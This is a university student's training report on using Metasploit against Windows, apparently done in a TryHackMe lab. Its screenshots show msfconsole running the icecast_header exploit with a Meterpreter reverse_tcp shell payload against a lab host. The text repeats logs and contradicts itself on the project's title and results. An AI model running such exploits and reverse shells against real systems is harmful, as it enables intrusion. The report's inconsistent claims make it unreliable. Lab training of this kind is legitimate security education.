

**PROFESSIONAL TRAINING REPORT**  
**AT**  
**SATHYABAMA INSTITUTE OF SCIENCE AND TECHNOLOGY**  
**(DEEMED TO BE UNIVERSITY)**


Submitted in partial fulfillment of the requirements for the award of  
Bachelor of Technology Degree in INFORMATION TECHNOLOGY

By  
**R.M. SUSIL KUMAR**  
**REG. NUMBER :- 39120126**



**DEPARTMENT OF INFORMATION TECHNOLOGY**  
**SCHOOL OF COMPUTING**  
**SATHYABAMA INSTITUTE OF SCIENCE AND TECHNOLOGY**  
**JEPPIAAR NAGAR, RAJIV GANDHI SALAI,**  
**CHENNAI – 600119, TAMILNADU**

**April 2022**



**SATHYABAMA  
INSTITUTE OF SCIENCE AND TECHNOLOGY  
(DEEMED TO BE  
UNIVERSITY)**

**Accredited with Grade “A” by NAAC**  
(Established under Section 3 of UGC Act, 1956)  
JEPPIAAR NAGAR, RAJIV GANDHI SALAI  
CHENNAI– 600119  
**[www.sathyabama.ac.in](http://www.sathyabama.ac.in)**

---

**DEPARTMENT OF INFORMATION TECHNOLOGY**

**BONAFIDE CERTIFICATE**

This is to certify that this Project Report is the bonafide work of **R.M. SUSIL KUMAR. (39120126)** who carried out the project entitled “**HACKING WINDOWS USING METASPLOIT**” under my supervision April 2022.

**Internal Guide**

**Dr. G.MATHIVANAN M.E.,Ph.D.,**

**Head of the Department**

**Dr.R.SUBHASHINI,M.E.,Ph.D.,**

---

**Submitted for Viva voice Examination held on**

**InternalExaminer**

**ExternalExaminer**

## DECLARATION

I, **R.M. SUSIL KUMAR** hereby declare that the project report entitled **INFORMATION GATHERING** done by me under the guidance of **Dr.G.MATHIVANAN M.E.,Ph.D.**, is submitted in partial fulfillment of the requirements for the award of Bachelor of Engineering Degree in **INFORMATION TECHNOLOGY**

**DATE:07/03/2022**

**PLACE: chennai**

A rectangular box containing a handwritten signature in black ink. The signature reads "R. M. Susil Kumar." with a period at the end. The box has vertical lines on the left and right sides.

**SIGNATURE OF THE CANDIDATE**

## ACKNOWLEDGEMENT

I am pleased to acknowledge my sincere thanks to **Board of Management of SATHYABAMA** for their kind encouragement in doing this project and for completing it successfully. I am grateful to them.

I convey my thanks to **Dr. T. Sasikala M.E., Ph.D, Dean, School of Computing, Dr. S. Subashini M.E., Ph.D. and D Head of the Department of TECHNOLOGY** for providing me necessary support and details at the right time during the progressive reviews.

I would like to express my sincere and deep sense of gratitude to my Project Guide **Dr. G.MATHIVANAN M.E.,Ph.D.**,for his valuable guidance, suggestions and constant encouragement paved way for the successful completion of my project work.

I wish to express my thanks to all Teaching and Non-teaching staff members of the **Department of INFORMATION TECHNOLOGY** who were helpful in many ways for the completion of the project.

## TRAINING CERTIFICATE



## ABSTRACT

**Metasploit is a penetration testing platform that simplifies the process of hacking.** For several attackers and defenders, it is a must-have tool.

Metasploit works flawlessly with Nmap, SNMP scanner, and Windows patch detection, among other tools, during the data gathering portion of a pentest.

### Windows Hacking

The user password of Windows OS, which appears after the Windows starts logging in, lets users protect the computer from getting unauthorized access. Choosing a strong password of more than eight digits is an excellent practice.

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers **to probe systematic vulnerabilities on networks and servers**. Because it's an open-source framework, it can be easily customized and used with most operating systems.

# **TABLE OF CONTENTS**

| <b>CHAPTER<br/>No.</b> | <b>TITLE</b>                                                     | <b>PAGE<br/>No</b> |
|------------------------|------------------------------------------------------------------|--------------------|
|                        | <b>ABSTRACT</b>                                                  | <b>I</b>           |
|                        | <b>LIST OF FIGURES</b>                                           | <b>II</b>          |
| <b>1.</b>              | <b>INTRODUCTION</b>                                              |                    |
|                        | 1.1 WHAT IS CYBER SECURITY                                       | 1                  |
|                        | 1.2 IMPORTANCE OF CYBER<br>SECURITY                              | 1                  |
|                        | 1.3 COMMON TOOLS USED FOR<br>USED CYBER SECURITY                 | 1                  |
|                        | 1.4 KEY ELEMENTS OF CYBER<br>SECURITY                            | 1                  |
| <b>2.</b>              | <b>EXPERIMENTAL OR MATERIALS AND<br/>METHODS, ALGORITHM USED</b> | <b>2</b>           |
|                        | 2.1 WHAT IS METASPLOIT IN CYBER<br>SECURITY                      | 2                  |
|                        | 2.2 WHAT IS METASPLOIT USED FOR                                  | 2                  |
| <b>3</b>               | <b>TOOLS USED</b>                                                |                    |
|                        | 3.1 VIRTUAL BOX                                                  | 3                  |
|                        | 3.2 KALI LINUX                                                   | 3                  |
| <b>4</b>               | <b>RESULT AND CONCLUSION</b>                                     | <b>4</b>           |
|                        | 4.1 RESULT                                                       | 4                  |
|                        | 4.2 CONCLUSION                                                   | 4                  |
|                        | <b>REFERENCE</b>                                                 |                    |
|                        | A.SCREENSHOTS                                                    | 5                  |



## **CHAPTER 1**

### **1.INTRODUCTION**

#### **1.1 What is Cyber Security?**

Cybersecurity is the protection of computer systems and networks from information disclosure, theft of or damage to their hardware, software, or electronic data, as well as from the disruption or misdirection of the services they provide. It is otherwise known as Computer Security or information Technology security.

#### **1.2 IMPORTANCE OF CYBER SECURITY**

- User's asset is protected against various cyber security risk and remain intact.
- The importance of ensuring protection from attacks, damage and authorized access on networks, computers and programs is equivalent to daily routine operation of an organization.
- Helping to understand the current trend in it and develop effective solutions.
- Reducing vulnerability in information and ICT systems and networks.

#### **1.3 COMMON TOOLS USED FOR CYBER SECURITY**

- Passwords
- Antivirus / Anti-malware software
- Software patches
- Fire walls
- Two factor authentication
- Encryption

#### **1.4 KEY ELEMENTS OF CYBER SECURITY**

- Application security
- Information security
- Network security
- Disaster security
- Operation security

## CHAPTER 2

### 2.HACKING WINDOWS USING METASPLOIT

#### 2.1What is Metasploit in cyber security?

The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. It is owned by Boston, Massachusetts-based security company Rapid7.

#### Can hacking be done using Windows?

of course you can use windows as a hacking platform. you can make any OS as your platform, just you need the tools for the OS you are using. There are almost all of the hacking tools available for windows, you just need to download and install it on windows.

The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.

#### 2.2 What is a Metasploit used for?

Metasploit is the world's leading open-source penetrating framework used by security engineers as a penetration testing system and a development platform that allows to create security tools and exploits. The framework makes hacking simple for both attackers and defenders.

#### Who Uses Metasploit?

- Command shell payloads that enable users to run scripts or random commands against a host.
- Dynamic payloads that allow testers to generate unique payloads to evade antivirus software.

#### Windows Hacking

The user password of Windows OS, which appears after the Windows starts logging in, lets users protect the computer from getting unauthorized access. Choosing a strong password of more than eight digits is an excellent practice.



## CHAPTER 3

### 3. TOOLS USED

#### 3.1 VIRTUAL BOX

Oracle **VM VirtualBox** is a free and open-source hosted hypervisor for x86 virtualization, developed by Oracle Corporation. **IT is a virtualization software.**

**Operating system:** Windows, macOS (only Intel-based Macs), Linux and Solaris.

#### USES OF VIRTUAL BOX

Oracle VM VirtualBox is cross-platform virtualization software. It **allows users to extend their existing computer to run multiple operating systems** including Microsoft Windows, MacOS X, Linux, and Oracle Solaris, at the same time.

#### ADVANTAGES:

- Lower hardware costs. Many organizations don't fully utilize their hardware resources.
- Quicker Desktop Provisioning and Deployment. Deploying a new physical server often takes numerous time-consuming steps.
- Smaller Footprint.
- Enhanced Data Security.
- Portability.
- Improved IT Efficiency.

#### 3.2 KALI LINUX

Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It is maintained and funded by Offensive Security.

#### USES OF KALI LINUX

Kali Linux is mainly used for **advanced Penetration Testing and Security Auditing**. Kali contains several hundred tools which are geared towards various information security tasks such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

## **ADVANTAGES OF KALI LINUX:**

1. More than 600 penetration tools included
2. Adherence of file-system hierarchy standard
3. Open development tree
4. Multiple-language support
5. Completely customizable
6. Free (as in beer) and always will be
7. Wide-ranging wireless device support

## **SYSTEM REQUIREMENTS**

- 1TB HDD
- 8 GB RAM

## **TOOLS USED**

- KALI LINUX (operating system)
- VIRTUAL BOX (virtualization)

## **CHAPTER 4**

### **RESULT AND CONCLUSION**

#### **RESULT:**

- ▶ INFORMATION GATHERING is the FIRST or FUNDAMENTAL STEP for penetration testing.
- ▶ By using this tool we can save the TIME.
- ▶ So I want to automate.& This tool is reliable.

#### **CONCLUSION:**

- ▶ Thus the tool I have been implemented has been executed successfully.

# SCREENSHOTS

```
TryHackMe | Network A... kali@kali:~  
File Actions Edit View Help  
[kali@kali:~]-  
$ sudo openvpn Downloads  
2022-04-08 11:59:58 Cipher negotiation is disabled since neither P2MP client nor server mode  
Options error: You must define TUN/TAP device (--dev)  
Use --help for more information.  
[kali@kali:~]-  
$ sudo openvpn Downloads/R.M.susilkumar(1).ovpn  
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c  
nge --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.  
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P  
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10  
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA  
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA  
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11  
2022-04-08 12:00:33 Socket Buffers: R=[212992->212992] S=[212992->212992]  
2022-04-08 12:00:33 UDP link local: (not bound)  
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194  
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93057398  
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe  
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=server  
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi  
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194  
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)  
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,  
peer-id 43'  
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified  
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified  
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified  
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified  
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set  
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624  
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'  
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key  
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key  
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth  
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0  
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0  
2022-04-08 12:00:34 ROUTE_GATEWAY 192.168.0.1/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:43:73  
2022-04-08 12:00:34 TUN/TAP device tun0 opened  
2022-04-08 12:00:34 net_iface_mtu_set: mtu 1500 for tun0  
2022-04-08 12:00:34 net_iface_up: set tun0 up  
2022-04-08 12:00:34 net_addr_v4_add: 10.17.28.40/17 dev tun0  
2022-04-08 12:00:34 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1  
2022-04-08 12:00:34 net_route_v4_add: 10.16.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1  
2022-04-08 12:00:34 WARNING: this configuration may cache passwords in memory -- use the aut  
2022-04-08 12:00:34 Initialization Sequence Completed
```

kali@kali:~  
msfconsole

3Kom SuperHack II Logon

User Name: [ security ]

Password: [ ]

[ OK ]

https://metasploit.com

```
=[ metasploit v6.1.4-dev  
+ - -- 2162 exploits - 1147 auxiliary - 367 post ]  
5 packets transmitted, 5 received, 0% packet loss, time 4019ms  
rtt min/avg/max/mdev = 145.081/146.126/148.211/1.121 ms  
[kali@kali:~]-  
$  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
inet 127.0.0.1/8 scope host lo  
valid_lft forever preferred_lft forever  
inet6 ::1/128 scope host  
valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
link/ether 08:00:27:43:73:bc brd ff:ff:ff:ff:ff:ff  
inet 192.168.0.109/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0  
valid_lft 4633sec preferred_lft 4633sec  
inet6 fe80::a08:27fff:fe43:73bc/64 scope link noprefixroute  
valid_lft forever preferred_lft forever  
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500  
link/nome  
inet 10.17.28.40/17 scope global tun0  
valid_lft forever preferred_lft forever  
inet6 fe80::9a74:669f:5c83:e02b/64 scope link stable-privacy  
valid_lft forever preferred_lft forever
```

```
TryHackMe | Network A... kali@kali:~  
File Actions Edit View Help  
[kali@kali:~]-  
$ sudo openvpn Downloads  
2022-04-08 11:59:58 Cipher negotiation is disabled since neither P2MP client nor server mode  
Options error: You must define TUN/TAP device (--dev)  
Use --help for more information.  
[kali@kali:~]-  
$ sudo openvpn Downloads/R.M.susilkumar(1).ovpn  
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c  
nge --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.  
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P  
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10  
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA  
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA  
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11  
2022-04-08 12:00:33 Socket Buffers: R=[212992->212992] S=[212992->212992]  
2022-04-08 12:00:33 UDP link local: (not bound)  
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194  
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93057398  
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe  
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=server  
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi  
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194  
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)  
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,  
peer-id 43'  
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified  
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified  
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified  
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified  
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set  
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624  
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'  
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key  
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key  
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth  
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0  
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0  
2022-04-08 12:00:34 ROUTE_GATEWAY 192.168.0.1/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:43:73  
2022-04-08 12:00:34 TUN/TAP device tun0 opened  
2022-04-08 12:00:34 net_iface_mtu_set: mtu 1500 for tun0  
2022-04-08 12:00:34 net_iface_up: set tun0 up  
2022-04-08 12:00:34 net_addr_v4_add: 10.17.28.40/17 dev tun0  
2022-04-08 12:00:34 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1  
2022-04-08 12:00:34 net_route_v4_add: 10.16.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1  
2022-04-08 12:00:34 WARNING: this configuration may cache passwords in memory -- use the aut  
2022-04-08 12:00:34 Initialization Sequence Completed
```

RPRT 8000 yes it The target port (TCP)

Payload options (windows/meterpreter/reverse\_tcp):

| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.0.109   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

Exploit target:

| Id | Name      |
|----|-----------|
| -- | --        |
| 0  | Automatic |

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.10.43.154  
RHOSTS => 10.10.43.154  
msf6 exploit(windows/http/icecast_header) > exploit  
[*] Started reverse TCP handler on 192.168.0.109:4444  
[*] Exploit completed, but no session was created.  
msf6 exploit(windows/http/icecast_header) > sessions  
Active sessions  
No active sessions.  
msf6 exploit(windows/http/icecast_header) > show options  
valid_lft forever preferred_lft forever  
inet6 ::1/128 scope host  
valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000  
link/ether 08:00:27:43:73:bc brd ff:ff:ff:ff:ff:ff  
inet 192.168.0.109/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0  
valid_lft 4633sec preferred_lft 4633sec  
inet6 fe80::a08:27fff:fe43:73bc/64 scope link noprefixroute  
valid_lft forever preferred_lft forever  
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 500  
link/nome  
inet 10.17.28.40/17 scope global tun0  
valid_lft forever preferred_lft forever  
inet6 fe80::9a74:669f:5c83:e02b/64 scope link stable-privacy  
valid_lft forever preferred_lft forever
```

```
File Actions Edit View Help
kali@kali: ~
$ sudo openvpn Downloads/R.M.susilkumar(1).ovpn
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
n --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R=[212992->212992] S=[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93057398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY OK: depth=0, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0
2022-04-08 12:00:34 ROUTE_GATEWAY 192.168.0.1/255.255.0.0 IFACE=eth0 HWADDR=08:00:27:14:37:73
2022-04-08 12:00:34 TUN/TAP device tun0 opened
2022-04-08 12:00:34 net_iface_mtu_set: mtu 1500 for tun0
2022-04-08 12:00:34 net_iface_up: set tun0 up
2022-04-08 12:00:34 net_addr_v4_add: 10.17.28.49/17 dev tun0
2022-04-08 12:00:34 net_route_v4_add: 10.10.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1
2022-04-08 12:00:34 net_route_v4_add: 10.16.0.0/16 via 10.17.0.1 dev [NULL] table 0 metric 1
2022-04-08 12:00:34 WARNING: this configuration may cache passwords in memory -- use the aut
2022-04-08 12:00:34 Initialization Sequence Completed
[1]
```

```
File Actions Edit View Help
kali@kali: ~
$ msf6b init
[!] Error: /usr/bin/msf6b must be run as root

kali@kali: ~
$ sudo msf6b init
[sudo] password for kali:
[*] Starting database
[!] The database appears to be already configured, skipping initialization

kali@kali: ~
$ sudo openvpn Downloads/R.M.susilkumar(1).ovpn
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
n --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R=[212992->212992] S=[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93057398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY OK: depth=0, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Outgoing Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
2022-04-08 12:00:34 Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC auth
2022-04-08 12:00:34 net_route_v4_best_gw query: dst 0.0.0.0
2022-04-08 12:00:34 net_route_v4_best_gw result: via 192.168.0.1 dev eth0

Active sessions
No active sessions.

msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

Name      Current Setting  Required  Description
-----
RHOSTS    10.10.43.154     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo
it
RPORT     8080             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.0.109   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

msf6 exploit(windows/http/icecast_header) > exploit

kali@kali: ~
$ nmap -sP -p- -i 10.10.43.154
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-08 12:05 EDT
Warning: 10.10.43.154 giving up on port because retransmission cap hit (2).

kali@kali: ~
$ ping 10.10.43.154
PING 10.10.43.154 (10.10.43.154) 56(84) bytes of data.
64 bytes from 10.10.43.154: icmp_seq=1 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=2 ttl=124 time=146 ms
64 bytes from 10.10.43.154: icmp_seq=3 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=4 ttl=124 time=145 ms
64 bytes from 10.10.43.154: icmp_seq=5 ttl=124 time=146 ms
--- 10.10.43.154 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4019ms
rtt min/avg/max/mdev = 145.081/146.126/148.211/1.121 ms
```

```
File Actions Edit View Help
kali@kali:~$ msf6 init
Error: /usr/bin/msf6 must be run as root

kali@kali:~$ sudo msf6 init
[sudo] password for kali:
[*] Starting database
[*] The database appears to be already configured, skipping initialization

kali@kali:~$ sudo openvpn Downloads
2022-04-08 11:59:58 Cipher negotiation is disabled since neither P2MP client nor server mode
Options error: You must define TUN/TAP device (--dev)
Use --help for more information.

kali@kali:~$ sudo openvpn Downloads/R.M.susilkumar(1).ovpn
2022-04-08 12:00:33 DEPRECATED OPTION: --cipher set to 'AES-256-CBC' but missing in --data-c
nge --cipher 'AES-256-CBC' to --data-ciphers-fallback 'AES-256-CBC' to silence this warning.
2022-04-08 12:00:33 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [P
2022-04-08 12:00:33 Library versions: OpenSSL 1.1.1l 24 Aug 2021, LZO 2.10
2022-04-08 12:00:33 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA
2022-04-08 12:00:33 TCP/UDP: Preserving recently used remote address: [AF_INET]3.7.33.194:11
2022-04-08 12:00:33 Socket Buffers: R:[212992->212992] S:[212992->212992]
2022-04-08 12:00:33 UDP link local: (not bound)
2022-04-08 12:00:33 UDP link remote: [AF_INET]3.7.33.194:1194
2022-04-08 12:00:33 TLS: Initial packet from [AF_INET]3.7.33.194:1194, sid=1128485c 93057398
2022-04-08 12:00:33 VERIFY OK: depth=1, CN=ChangeMe
2022-04-08 12:00:33 VERIFY KU OK
2022-04-08 12:00:33 Validating certificate extended key usage
2022-04-08 12:00:33 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS
2022-04-08 12:00:33 VERIFY ECU OK
2022-04-08 12:00:33 VERIFY OK: depth=0, CN=server
2022-04-08 12:00:33 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, 2048 bi
2022-04-08 12:00:33 [server] Peer Connection Initiated with [AF_INET]3.7.33.194:1194
2022-04-08 12:00:34 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2022-04-08 12:00:34 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,
peer-id 43'
2022-04-08 12:00:34 OPTIONS IMPORT: timers and/or timeouts modified
2022-04-08 12:00:34 OPTIONS IMPORT: --ifconfig/up options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route options modified
2022-04-08 12:00:34 OPTIONS IMPORT: route-related options modified
2022-04-08 12:00:34 OPTIONS IMPORT: peer-id set
2022-04-08 12:00:34 OPTIONS IMPORT: adjusting link_mtu to 1624
2022-04-08 12:00:34 Using peer cipher 'AES-256-CBC'
2022-04-08 12:00:34 Outgoing Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
